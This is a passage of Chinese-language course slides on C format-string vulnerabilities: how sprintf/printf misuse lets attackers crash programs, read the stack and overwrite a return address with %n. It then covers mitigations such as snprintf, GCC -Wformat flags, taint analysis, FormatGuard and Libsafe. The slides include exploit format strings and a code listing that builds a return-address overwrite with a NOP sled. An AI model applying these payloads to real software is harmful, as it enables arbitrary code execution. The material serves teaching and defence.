同样的调用可被用于间接地攻击第4行中的
sprintf()调用，例如用户通过使用下述值：

```
%497d\x3c\xd3\xff\xbf<nops><shellcode>
```



可伸展的缓冲区-3

```
1. char outbuf[512];  
2. char buffer[512];  
3. sprintf(  
    buffer,  
    "ERR Wrong command: %.400s",  
    user  
);  
4. sprintf(outbuf, buffer);
```

在第3行调用的**sprintf()**
直接将该字符串插入缓
冲区。

```
%497d\x3c\xd3\xff\xbf<nops><shellcode>
```



可伸展的缓冲区-4

```
1. char outbuf[512];  
2. char buffer[512];  
3. sprintf(  
    buffer,  
    "ERR Wrong command: %.400s  
    user  
    );  
4. sprintf(outbuf, buffer);
```

然后这个缓冲区数组将被作为格式字符串参数传递给在第4行被第二次调用的sprintf()。

`%497d\x3c\xd3\xff\xbf<nops><shellcode>`



可伸展的缓冲区- 5

- 格式规范 `%497d` 指示函数 `sprintf()` 从栈中读出一个假的参数并向缓冲区中写入497个字符。
- 包括格式字符串中的普通字符在内，现在写入的字符总数已经超过了 `outbuf` 的长度4个字节。
- 用户输入可被操纵用于覆写返回地址，也就是拿恶意格式字符串参数中提供的利用代码的地址（ `0xbfffd33c` ）去覆盖该地址。
- 在当前函数退出时，控制权将以与栈粉碎攻击相同的方式转移给利用代码。



可伸展的缓冲区-6

```
1. char outbuf[512];  
2. char buffer[512];  
3. sprintf(  
    buffer,  
    "ERR Wrong command: %.400  
    user  
    );  
4. sprintf(outbuf, buffer);
```

这个例子中的编程缺陷是由于在第4行不恰当地调用了**sprintf()**函数来实现字符串的复制功能，其实这里应该使用**strcpy()**或**strncpy()**



可伸展的缓冲区-6

```
1. char outbuf[512];  
2. char buffer[512];  
3. sprintf(  
    buffer,  
    "ERR Wrong command: %.400s",  
    user  
);  
4. sprintf(outbuf, buffer);
```

如果在这里使用**strcpy()**来代替**sprintf()**，
就能够消除这个漏洞。



输出流

- 将结果输出到流而不是输出到文件中的格式化输出函数（例如`printf()`）也可能会导致格式字符串漏洞。

- 1. `int func(char *user) {`
- 2. `printf(user);`
- 3. `}`

- 如果用户能够部分或者全部控制用户参数，那这个程序就会被利用从而导致程序崩溃、查看栈内容、查看内存内容或覆写内存。



使程序崩溃 - 1

- 格式字符串漏洞通常是在**程序崩溃**的时候才被发现。
- 在UNIX系统中，存取无效的指针会引起进程收到**SIGSEGV**信号。
- 除非能够捕捉并处理，否则程序将会**非正常终止**并导致**核心转储**（dump core）。
- 与之类似，在Windows中读取一个未映射的地址将会导致系统的一般保护错误并导致程序非正常终止。



使程序崩溃 - 2

- 当用以下格式字符串调用格式化输出函数时，就会触发无效指针存取或未映射的地址读取：
- `printf("%s%s%s%s%s%s%s%s%s%s%s");`
- 转换指示符`%s`显示执行栈上相应参数所指定的地址的内存。
- 由于在这个例子中没有提供字符串参数，因此`printf()`可以读取栈中任意内存位置，直到格式字符串耗尽或者遇到一个无效指针或未映射地址为止。



覆写内存- 1

- 格式化输出函数之所以具有特别的危险性是因为大多数程序员还没有意识到其破坏力。
- 在那些整型值和地址具有同样大小平台（如 IA-32）上，向任意地址写入整型值的能力可被用于在受害系统上执行任意的代码。
- 最初转换指示符 **%n** 是用来帮助排列格式化输出字符串的。
- 它将 **字符数目** 成功地输出到以参数的形式提供的整数地址中。



覆写内存- 2

- 例如，在执行下面的代码片断后：
- `int i;`
- `printf("hello%n\n", (int *) &i);`
- 变量*i*被赋值为5，因为在遇到转换指示符%n之前一共写入了5个字符（h-e-l-l-o）。
- 通过使用转换指示符%n，攻击者可以向指定地址中写入一个整数值。
- 为了利用这个安全缺陷，攻击者需要向任意一个地址中写入一个任意值。



覆写内存- 3

- 调用:

```
printf("\xdc\xf5\x42\x01%08x.%08x.%08x%n");
```

- 将代表输出字符个数的整数值写入地址0x0142f5d中。

- 写入的值（28）等于8字符宽的十六进制域（乘以3）的值加上4个地址字节的值。 $3*8+4=28$

- 攻击者用某些shellcode的地址来覆写地址。



覆写内存- 4

- 如果攻击者能够控制格式字符串，那么他就能通过使用具有具体的宽度或精度的转换规范来控制写入的字符个数。

- 例如:

```
int i;
```

```
printf ("%10u%n", 1, &i); /* i = 10 */
```

```
printf ("%100u%n", 1, &i); /* i = 100 */
```

- 每一个格式字符串都耗用两个参数:

- ➔ 转换指示符%u所使用的整数值

- ➔ 输出的字符个数



覆写内存- 5


- 在大多数复杂指令集计算机架构中（CISC），可以按如下方式写一个任意的地址：
 - 写入4个字节
 - 递增该地址
 - 写入另外4个字节
- 这项技术对于覆写目标内存之后的3个字节有一个副作用。



按四个步骤写一个地址-1

```
unsigned char foo[4];    unsigned char bar[4];  
memset(foo, '\x41', 4);  memset(bar, '\x41', 4);
```

```
printf(  
    "%16u\n", 1, &foo[0]);  
printf(  
    "%32u\n", 1, &foo[1]);  
printf(  
    "%64u\n", 1, &foo[2]);  
printf(  
    "%128u\n", 1, &foo[3]);
```



通过地址
0x80402010
来覆写foo中的内存



按四个步骤写一个地址-2

- 每一次地址递增的时候，都会在低内存中保留一个字节的尾值。
- 这个字节在小尾端架构中是低位字节，而在大尾端架构中则为高位字节。
- 这个过程可用于通过一系列小整数的值（ < 255 ）来实现写一个大整数值（一个地址）的目的。
- 这个过程还可以颠倒过来，即还可以在地址递减时从高位内存写到低位内存。



按四个步骤写一个地址-3

- 格式化输出调用仅仅执行每格式字符串的单一写。
- 在对格式化输出函数的单次调用中，还可以执行多次写

- `printf ("%16u%n%16u%n%32u%n%64u%n",`
- `1, (int *) &foo[0], 1, (int *) &foo[1],`
- `1, (int *) &foo[2], 1, (int *) &foo[3])`

16->0x10

16+6=32->0x20

32+32=64->0x40

64+64=128->0x80

地址：0x80402010



按四个步骤写一个地址-4

- 将多次写与单格式字符串相结合的唯一区别在于，随着每一个字符的输出，计数器的值不断增加。
- `printf ("%16u%n%16u%n%32u%n%64u%n",`
- 第一个`%16u%n`字符序列向指定地址中写入的值是16，但第二个`%16u%n`则写32字节，因为计数器没有被重置。



用于覆写一个地址的利用代码-1

```
1. static unsigned int
already_written, width_field;
2. static unsigned int write_byte;
3. static char buffer[256];

4. already_written = 506;

// first byte
5. write_byte = 0x3C8;
6. already_written %= 0x100;

7. width_field = (write_byte -
already_written) % 0x100;
8. if (width_field < 10)
width_field += 0x100;
9. sprintf(buffer, "%%%du%%n",
width_field);
10. strcat(format, buffer);

// second byte
11. write_byte = 0x3fA;
12. already_written += width_field;
13. already_written %= 0x100;
14. width_field = (write_byte -
already_written) % 0x100;
15. if (width_field < 10)
width_field += 0x100;

16. sprintf(buffer, "%%%du%%n",
width_field);
17. strcat(format, buffer);

// third byte
18. write_byte = 0x442;
19. already_written += width_field;
20. already_written %= 0x100;
21. width_field = (write_byte -
already_written) % 0x100;
22. if (width_field < 10)
width_field += 0x100;
23. sprintf(buffer, "%%%du%%n",
width_field);
24. strcat(format, buffer);

// fourth byte
25. write_byte = 0x501;
26. already_written += width_field;
27. already_written %= 0x100;

28. width_field = (write_byte -
already_written) % 0x100;
29. if (width_field < 10)
width_field += 0x100;
30. sprintf(buffer, "%%%du%%n",
width_field);
31. strcat(format, buffer)
```



用于覆写一个地址的利用代码- 2

- 代码使用了三个无符号整数：
 - `already_written`,
 - `width_field`, 和
 - `write_byte`.
- 变量`write_byte`中包含下一个将要写入的字节值。
- `already_written`用于存储输出的字符个数（应该
- 等于格式化输出函数的输出计数器的值）。
- `width_field`中存储有转换规范`%n`所需要的宽度域的值。



用于覆写一个地址的利用代码- 3

- 所需的宽度是由待写字节的值对0x100 （不包括更大的宽度）取模再减去已经输出的字符数。
- 区别在于输出的字符数需要将输出计数器从当前值增加到所需的值。
- 在每一次写入后，前一个转换规范中的宽度值被加上已写入的字节数。



覆写内存-1

- 1. unsigned char exploit[1024] =
 "\x90\x90\x90...\x90";
- 2. char format[1024];
- 3. strcpy(format, "\xaa\xaa\xaa\xaa");
- 4. strcat(format, "\xdc\xf5\x42\x01");
- 5. strcat(format, "\xaa\xaa\xaa\xaa");
- 6. strcat(format, "\xdd\xf5\x42\x01");
- 7. strcat(format, "\xaa\xaa\xaa\xaa");
- 8. strcat(format, "\xde\xf5\x42\x01");
- 9. strcat(format, "\xaa\xaa\xaa\xaa");
- 10. strcat(format, "\xdf\xf5\x42\x01");
- 11. for (i=0; i < 61; i++) {
- 12. strcat(format, "%x");
- 13. }
- /* code to write address goes here */
- 14. printf(format)

定义了四套哑整数 / 地址
对步进参数指针指令来覆
写地址



覆写内存-2

```
1. unsigned char exploit[1024] =  
    "\x90\x90\x90...\x90";  
2. char format[1024];  
  
3. strcpy(format, "\xaa\xaa\xaa\xaa");  
4. strcat(format, "\xdc\xf5\x42\x01");  
5. strcat(format, "\xaa\xaa\xaa\xaa");  
6. strcat(format, "\xdd\xf5\x42\x01");  
7. strcat(format, "\xaa\xaa\xaa\xaa");  
8. strcat(format, "\xde\xf5\x42\x01");  
9. strcat(format, "\xaa\xaa\xaa\xaa");  
10. strcat(format, "\xdf\xf5\x42\x01");  
  
11. for (i=0; i < 61; i++) {  
12.     strcat(format, "%x");  
13. }  
  
/* code to write address goes here */  
  
14. printf(format)
```

第3, 5、7和9行在与转换规范%u对应的格式字符串中插入了哑整型参数。



覆写内存-3

```
1. unsigned char exploit[1024] =  
    "\x90\x90\x90...\x90";  
2. char format[1024];  
  
3. strcpy(format, "\xaa\xaa\xaa\xaa");  
4. strcat(format, "\xdc\x5f\x42\x01");  
5. strcat(format, "\xaa\xaa\xaa\xaa");  
6. strcat(format, "\xdd\x5f\x42\x01");  
7. strcat(format, "\xaa\xaa\xaa\xaa");  
8. strcat(format, "\xde\x5f\x42\x01");  
9. strcat(format, "\xaa\xaa\xaa\xaa");  
10. strcat(format, "\xdf\x5f\x42\x01");  
  
11. for (i=0; i < 61; i++) {  
12.     strcat(format, "%x");  
13. }  
  
/* code to write address goes here */  
  
14. printf(format)
```

第4、6、8和10
行指定了一个值序列，
后者是用利用代码的地
址去覆写0x0142f5dc
(栈上的一个返回地址)
处
的地址所必需的。



覆写内存- 4

```
1. unsigned char exploit[1024] =  
    "\x90\x90\x90...\x90";  
2. char format[1024];  
  
3. strcpy(format, "\xaa\xaa\xaa\xaa");  
4. strcat(format, "\xdc\xf5\x42\x01");  
5. strcat(format, "\xaa\xaa\xaa\xaa");  
6. strcat(format, "\xdd\xf5\x42\x01");  
7. strcat(format, "\xaa\xaa\xaa\xaa");  
8. strcat(format, "\xde\xf5\x42\x01");  
9. strcat(format, "\xaa\xaa\xaa\xaa");  
10. strcat(format, "\xdf\xf5\x42\x01");  
  
11. for (i=0; i < 61; i++) {  
12.     strcat(format, "%x");  
13. }  
  
/* code to write address goes here */  
  
14. printf(format)
```

第11~13行写入适当数目的%x转换规范，将参数指针步进到格式字符串的起点以及第一个哑整数 / 地址对。



国际化

- 出于国际化的考虑，格式字符串和消息文本通常被移动到由程序在运行时打开的外部目录或文件中。
- 攻击者可以通过修改这些文件的内容从而改动程序的格式和字符串的值。
- 应该对这些文件加以保护，以防止其内容被非法改变。
- 设置查找路径、环境变量或逻辑名字来限制存取。



目录

格式化输出

变参函数

格式化输出函数

对于格式化输出函数的漏洞利用

栈随机化

缓解策略

著名的漏洞

总结



缓解策略

- 由于现在的代码体系不可能
- 改变库 (移除 %n)
- 不允许动态格式字符串

缓解策略：

- 1、静态内容的动态使用
- 2、限制字节写入
- 3、ISO/IEC TR 24731
- 4、iostream和stdio
- 5、测试
- 6、编译器检查
- 7、词法分析
- 8、静态污点分析
- 9、调整变参函数的实现
- 10、Exec Shield
- 11、FormatGuard
- 12、Libsafe
- 13、静态二进制分析



动态格式字符串

- 1. `#include <stdio.h>`
- 2. `#include <string.h>`
- 3. `int main(int argc, char * argv[]) {`
- 4. `int x, y;`
- 5. `static char format[256] = "%d * %d = ";`
- 6. `x = atoi(argv[1]);`
- 7. `y = atoi(argv[2]);`
- 8. `if (strcmp(argv[3], "hex")`
- 9. `strcat(format, "0x%x\n");`
- 10. `}`
- 11. `else {`
- 12. `strcat(format, "%d\n");`
- 13. `}`
- 14. `printf(format, x, y, x * y);`
- 15. `exit(0);`
- 16. `}`

这个程序是可以
免于受到格式字符串
利用的威胁的。

使用第三个参数来指示程序如何对结果进行格式化。如果是字符串“hex”，那么将%x将结果显示为16进制，否则，将%d将结果显示为10进制



限制字节写入- 1

- 缓冲区溢出可以通过严格控制这些函数写入的字节数来避免。
- 写入的字节数可以通过指定一个精度域作为%s转换规范的一部分进行控制。
- 例如,不使用
 - ➔ `sprintf(buffer, "Wrong command: %s\n", user);`
- 而是使用
 - ➔ `sprintf(buffer, "Wrong command: %.495s\n", user);`



限制字节写入- 2

- 精度域指定了针对%s转换所要写入的最大字节数。
- 在这个例子中:
 - ➔ 静态字符串“贡献”了17个字节。
 - ➔ 精度域为495确保结果字符串可以适合于512字节的缓冲。



限制字节写入- 3

- 另一种方式是使用更安全版本的格式化输出库函数，它们不容易产生缓冲区溢出问题。
- 例如，
 - `snprintf()` 比 `sprintf()` 更好
 - `vsnprintf()` 替代 `vsprintf()`
- 这些函数指定了写入的最大字节数（包括末尾的空字节在内）。



限制字节写入- 4

- 函数 `asprintf()` 和 `vasprintf()` 可以用于取代 `sprintf()` 和 `vsprintf()`。
- 这些函数为字符串分配足够大的空间以容纳包括末尾空字符在内的输出内容，并通过第一个参数返回指向它的指针。
- 这些函数都是GNU的扩展函数，在C或POSIX标准中并没有定义。
- *BSD系统也支持这些函数。



- 具有增强的安全性的函数:

- `fprintf_s()`,
- `printf_s()`,
- `snprintf_s()`,
- `sprintf()`,
- `vfprintf_s()`,
- `vprintf_s()`,
- `vsprintf_s()`,
- `vsnprintf_s()`.



具有增强的安全性的函数:

这些格式化输出函数有着不带_s后缀的原型对应物:

- 不支持格式转换指示符%n
- 并且如果指针为空的话, 它们将其视作约束违例
- 格式字符串无效

无法防止格式字符串漏洞, 这些漏洞使程序崩溃, 或被用于查看内存内容。



iostream 与 stdio

● C++ 程序员能够使用 **iostream** 库，这个库提供了通过流来实现输入、输出的功能。

- 格式化输出使用 **iostream** 依照中级二元 **插入** 操作符 **<<** 实现。
- **左操作数是待插入数据的流**。
- **右操作数则是要插入的值**。
- 格式化和标记化输入是通过 **提取** 操作符 **>>** 实现的。
- 标准的 I/O 流 **stdin**、**stdout** 和 **stderr** 被 **cin**、**cout** 和 **cerr** 所取代。



极其不安全的stdio实现

```
1. #include <stdio.h>

2. int main(int argc, char * argv[]) {

3.     char filename[256];
4.     FILE *f;
5.     char format[256];
6.     fscanf(stdin, "%s", filename);
7.     f = fopen(filename, "r"); /* read only */

8.     if (f == NULL) {
9.         sprintf(format, "Error opening file %s\n",
10.                filename);
11.         fprintf(stderr, format);
12.         exit(-1);
13.     }
14.     fclose(f);
15. }
```

从stdin读入一个文件名并尝试打开该文件。

如果打开失败的话会在第10行打印一条错误信息。



极其不安全的stdio实现

```
1. #include <stdio.h>
```

```
2. int main(int argc, char * argv[]) {
```

```
3.     char filename[256];
```

```
4.     FILE *f;
```

```
5.     char format[256];
```

这个程序容易造成缓冲区
溢出

```
6.     fscanf(stdin, "%s", filename);
```

```
7.     f = fopen(filename, "r"); /* read only */
```

```
8.     if (f == NULL) {
```

```
9.         sprintf(format, "Error opening file %s\n",  
                    filename);
```

```
10.        fprintf(stderr, format);
```

```
11.        exit(-1);
```

```
12.    }
```

```
13.    fclose(f);
```

```
14. }
```

格式字符串则可能会被利用



安全的iostream实现

```
● 1. #include <iostream>
● 2. #include <fstream>
● 3. using namespace std;

● 4. int main(int argc, char * argv[]) {
● 5.     string filename;
● 6.     ifstream ifs;

● 7.     cin >> filename;
● 8.     ifs.open(filename.c_str());
● 9.     if (ifs.fail()) {
● 10.         cerr << "Error opening " << filename
●          << endl;
● 11.         exit(-1);
● 12.     }
● 13.     ifs.close();
● 14. }
```



测试

- 很难构建一个能够覆盖所有路径的测试套件。
- 格式字符串bug的主要来源在于错误报告代码。
- 由于这类代码是作为异常的结果而被触发执行的，因此，在实际的运行期测试中这些路径往往被遗漏了。
- GNU C 编译器的选项包括 `-Wformat`, `-Wformat-nonliteral`, 和 `-Wformat-security`。



-Wformat

- -Wformat选项包含在-Wall选项中。
- 这个选项指示GCC编译器：
 - 检查对格式化输出函数的调用
 - 检查格式字符串
 - 验证所提供的参数的类型和数目都是正确的
- 不会报告带符号 / 无符号整数转换指示符与它们相应的参数之间不匹配的情况。



Wformat-nonliteral

- 这个选项与-Wformat执行的功能基本相同。
- 在格式字符串不是字符串字面量并且不能被校验的情况下增加了警告功能。
- 不过当格式化函数的格式参数为va_list时除外。



Wformat-security

- 这个标志执行的功能与-Wformat也基本相同，但它增加了对于可能造成安全问题的格式化输出函数调用的警告功能。
- 在这种情况下，当格式字符串不是字符串字面量或者没有任何格式参数（如printf (foo)）时就会对printf()的调用发出警告。
- 实际上，该警告是-Wformat-nonliteral警告的一个子集。将来可能会对-Wformat-security继续扩充，而新扩充的警告将不包括在-Wformat-nonliteral中。



词法分析-1

- pscan工具是一种词法分析工具，可以自动扫描源代码中存在的格式字符串漏洞。
- 它以如下规则扫描格式化输出函数：
- 如果函数最后一个参数是格式字符串且不是静态字符串，则产生一个报告。



词法分析-2

- 无法侦测传入参数时存在的漏洞。
- 它在使用用户或者其他非信任源提供的格式字符串时会产生错误的判断。
- 词法分析工具最主要的优势在于速度。
- 由于词法分析工具缺乏语义知识，导致很多漏洞无法得到检测。



静态污点分析-1

- Shankar描述了一个用于检测C程序中的格式字符串安全漏洞的系统，该系统使用了一个基于约束的类型推断引擎。
 - 来自非信任源的输入会被标记为污点。
 - 而由污点源衍生的数据同样会被标记为污点。
 - 对于那些试图将污点数据解释为格式字符串的操作会产生一个警告。
 - 这个工具是基于cqual扩展类型修饰符框架而构建的。



静态污点分析-2

- 污点化利用附加类型修饰符来扩展现有的C类型系统。
- 标准C类型系统中已经包含了const之类的修饰符。
- 增加一个污点修饰符则允许在使用非信任输入的同时将其标记为污点。
- 例如:

```
tainted int getchar();
```

```
int main(int argc, tainted char  
*argv[])
```



静态污点分析- 3

- `getchar()`的返回值和程序的命令行参数都被标记为污点并作为污点值对待。
- 在给定一套初始污点标注的情况下，就可以推断程序变量能否被赋予来自某个污点源的值。
- 如果任何污点类型的表达式被用作了格式字符串，则用户将会被警告程序中存在潜在的漏洞。



调整变参函数的实现-1

- 对格式字符串漏洞的利用要求参数指针被步进超过传递给格式化输出函数的参数数目。
- 格式字符串使用的参数个数超过了实际传入的实参数量。
- 可以通过将变参函数的参数个数限制在实际传递的参数个数之内，从而消除这个基于参数指针步进而导致的利用。



调整变参函数的实现-2

- 通过传递一个终止参数来判断实参什么时候被用尽是不可能的。
- ANSI变参函数机制允许任意数据作为参数传递。
- 传递参数的数量给可变函数作为参数。



安全的变参函数实现-1

- 1. `#define va_start(ap,v)`
`(ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v)); \`
 - `int va_count = va_arg(ap, int)`
- 2. `#define va_arg(ap,t) \`
`(* (t *) ((ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \`
 - `if (va_count-- == 0) abort();`
- 3. `int main(int argc, char * argv[]) {`
- 4. `int av = -1;`
- 5. `av = average(5, 6, 7, 8, -1); // works`
- 6. `av = average(5, 6, 7, 8); // fails`
-
- 7. `return 0;`
- 8. `}`

`va_start()`宏被展开以
初始化存储变参个数的
变量`va_count`



安全的变参函数实现-2

```
1. #define va_start(ap,v)
   (ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v)); \
   int va_count = va_arg(ap, int)

2. #define va_arg(ap,t) \
   (*(t *)((_ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \
   if (va_count-- == 0) abort();

3. int main(int argc, char * argv[]) {
4.     int av = -1;

5.     av = average(5, 6, 7, 8, -1); // works
6.     av = average(5, 6, 7, 8); // fails

7.     return 0;
8. }
```

展开了`va_arg()`宏，每次调用它的时候变量`va_count`都会减1。



安全的变参函数实现-3

```
1. #define va_start(ap,v)
   (ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v)); \
   int va_count = va_arg(ap, int)

2. #define va_arg(ap,t) \
   (*(t *)((_ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \
   if (va_count-- == 0) abort();

3. int main(int argc, char * argv[]) {
4.     int av = -1;

5.     av = average(5, 6, 7, 8, -1); // works
6.     av = average(5, 6, 7, 8);    // fails

7.     return 0;
8. }
```

当va_count等于零时如果还需要参数，则函数失败。



安全的变参函数实现-4

```
1. #define va_start(ap,v)
   (ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v)); \
   int va_count = va_arg(ap, int)

2. #define va_arg(ap,t) \
   (*(t *)((_ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \
   if (va_count-- == 0) abort();

3. int main(int argc, char * argv[]) {
4.     int av = -1;

5.     av = average(5, 6, 7, 8, -1); // works
6.     av = average(5, 6, 7, 8); // fails

7.     return 0;
8. }
```

第一次调用**average()**的时候，由于函数选用了参数为**-1**作为终止条件，所以执行成功。



安全的变参函数实现-5

```
1. #define va_start(ap,v)
   (ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v)); \
   int va_count = va_arg(ap, int)

2. #define va_arg(ap,t) \
   (*(t *)((_ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \
   if (va_count-- == 0) abort();

3. int main(int argc, char * argv[]) {
4.     int av = -1;

5.     av = average(5, 6, 7, 8, -1); // works
6.     av = average(5, 6, 7, 8); // fails

7.     return 0;
8. }
```

当va_arg()
函数用尽所
有的参数时
就非正常终
止了。

失败：用户忘记将-1作为参数传
给函数



安全的变参函数绑定

- `av = average(5, 6, 7, 8); // fails`
- `1. push 8`
- `2. push 7`
- `3. push 6`
- `4. push 4 // 4 var args (and 1 fixed)`
- `5. push 5`
- `6. call average`
- `7. add esp, 14h`
- `8. mov dword ptr [av], eax`

包含变参个数的附加参数被插入到第4行。

一个汇编语言指令的例子，这是第6行调用**average()**函数所需生成的指令，以便处理修改后的变参函数实现。



Exec Shield

- **Exec Shield**的开发者是Arjan van de Ven和Ingo Molnar，这是一种针对Linux IA-32的、基于核心的安全特征。
- 在Red Hat Enterprise Linux V.3及其更新版中，Exec Shield能够对栈、共享库的位置以及程序堆的起点进行随机化处理。
- Exec Shield栈随机化是由核心作为一个执行程序的启动而实现的。
- 栈指针增加一个随机值。这个过程中不会发生浪费内存的情况，因为被忽略的栈区域没有被换页载入。



FormatGuard - 1

- FormatGuard通过插入代码实现动态检测，并且拒绝那些参数个数与转换规范所指定个数不匹配的格式化输出函数调用。
- 为了实现检查工作，应用程序必须使用FormatGuard进行重编译。
- FormatGuard使用GNU C的预处理器（CPP）提取实际的参数个数，然后这个总数被传递给一个安全的包装器函数。



FormatGuard - 2

- 该函数解析格式字符串以确定需要传入多少个参数。
- 如果格式字符串使用的参数大于提供的实参，那么包装器函数将引发一个警报并终止进程。
- 如果攻击者使用的格式字符串能够匹配格式化输出函数的实参个数，那么FormatGuard将不能察觉到这种攻击。
- 攻击者有可能通过创造性地输入一些参数来发动攻击。



Libsafe - 1

- Libsafe 2.0可以阻止企图覆写栈返回地址的格式字符串漏洞和利用。
- 如果发现了这样的攻击，Libsafe将会记录一条警告信息并终止目标进程。
- Libsafe包括这些有漏洞函数的更安全的版本。
- 它的首要任务就是保证这些函数在提供给它的参数的前提下能够安全工作。



Libsafe - 2

- Libsafe就调用原来的函数或者执行功能上相同的代码（例如用`snprintf()`代替`sprintf()`）。
- Libsafe以共享库的形式实现并且先于标准库载入内存。
- 某些函数被重新实现以加上必要的检查。
- 例如：为了加上两个必要的检查，重新实现了格式化输出函数。



Libsafe - 3

- 第一个检查了%n对应的参数是否引用了一个栈帧所引用的地址。
- 第二个检查确定参数的初始地址是否和最终地址位于同一栈帧内。



静态二进制分析-1

●按照如下标准，可以通过分析二进制映像来发现格式化字符串漏洞：

→ 栈修正是否比最小值还小？

→ 格式化字符串是静态的还是可变的？

●`printf()`函数应该接受最少2个参数：一个格式化字符串和一个参数。

●如果`printf()`只有一个参数并且该参数可变，那么这个调用也许就表示有可利用的漏洞存在。



静态二进制分析-2

- 传递给可变参数函数的参数个数可以通过检查函数的参数修正值进行确定。
- 例如:
- 由于栈修正值是4，很明显只有一个参数被传递给了printf()

```
lea    eax, [ebp+10h]
```

```
push   eax
```

```
call   printf
```

```
add    esp, 4
```



目录

格式化输出

变参函数

格式化输出函数

对于格式化输出函数的漏洞利用

栈随机化

缓解策略

著名的漏洞

总结



总结 - 1

- 对于C99标准格式化输出函数的不当使用可能会导致从信息漏洞乃至执行任意代码的利用。
- 格式字符串漏洞相对容易发现并被改正（例如使用GCC中的-Wformat-nonliteral选项）。
- 格式字符串漏洞比简单的缓冲区溢出更难利用，因为它需要同步多个指针和计数器。



总结-2

- 攻击者必须对“用于查看任意位置的内存”的参数指针以及输出计数器保持追踪。
- 如果将被查看或覆写的内存地址包含空字节的话，对于利用来说可能是一个不可逾越的障碍。
- 因为格式字符串是一个“字符串”，所以当遇到第一个空字节时格式化输出函数即会退出。



总结- 3

- 在Visual C++ .NET的默认配置中，将栈放在低位内存（例如0x00hhhhh）。
- 这些地址较难遭受用基于字符串操作的攻击。
- 为了消除格式字符串漏洞，推荐在可能的情况下使用*iostream*代替*stdio*，在没有条件的情况下则要尽量使用静态格式字符串。
- 当需要动态字符串的时候，最关键的是不要将来自非信任源的输入合并到格式字符串中。



第九讲 整数安全

- 概述

- 整形转换

- 整数错误及漏洞

- 缓解策略



整数

- 整数已日益成为C和C++程序中漏洞的源泉
- 在大多数C和C++软件系统的开发中都没有系统地进行整数范围检查
- 因整数导致的安全缺陷问题肯定存在
 - ➔ 其中一些缺陷很可能会成为漏洞。
- 当程序对一个整数求出了一个非期望中的值，软件漏洞就出现了。



整数安全例子

```
1. int main(int argc, char *argv[]) {  
2.     unsigned short int total;  
3.     total = strlen(argv[1])+  
4.         strlen(argv[2])+1;  
5.     char *buff = (char *)malloc(total);  
6.     strcpy(buff, argv[1]);  
7.     strcat(buff, argv[2]);  
8. }
```



整数表示方法

- 原码表示法

- 反码表示法

- 补码表示法

原码：用最高位表示符号位，其他位存放该数的二进制的绝对值。

反码：正数的反码和原码一致；负数的反码就是它的原码除符号位外，按位取反。

补码：正数的原码、反码、补码都一致；负数的补码等于反码+1。

- 对整数表示法而言，需要考虑的问题主要就是负数的表示




原码值的表示方法

- 利用最高位表示数值的符号：

→ 0 正

→ 1 负

→ 余下的所有低位表示值的大小

